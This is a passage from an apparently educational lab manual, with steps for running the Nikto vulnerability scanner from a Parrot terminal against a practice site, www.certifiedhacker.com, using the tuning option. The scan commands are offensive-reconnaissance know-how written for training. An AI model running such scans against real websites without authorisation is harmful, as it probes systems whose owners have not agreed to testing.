


3. A **Parrot Terminal** window appears, in the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. Nikto initializes.


   Note: The password that you type will not be visible.



4. Nikto scanning options will be displayed to scan the target website.




5. You can further type **nikto -H** and press **Enter** to view various available commands with full help text



6. The result appears, displaying various available options in Nikto. We will use the **Tuning** option to do a deeper and more comprehensive scan on the target webserver.

   Note: A tuning scan can be used to decrease the number of tests performed against a target. By specifying the type of test to include or exclude, faster and focused testing can be completed. This is useful in situations where the presence of certain file types such as XSS or simply "interesting" files is undesired.




7. In the terminal window, type **nikto -h (Target Website) -Tuning x** (here, the target website is **www.certifiedhacker.com**) and press **Enter**. Nikto starts scanning with all the tuning options enabled.

   Note: **-h**: specifies the target host and **x**: specifies the Reverse Tuning Options (i.e., include all except specified).

   Note: The scan takes approximately 10 minutes to complete.

8. The result appears, displaying various information such as the name of the server, IP address, target port, retrieved files, and vulnerabilities details of the target website.

   Note: The result might differ when you perform this task.



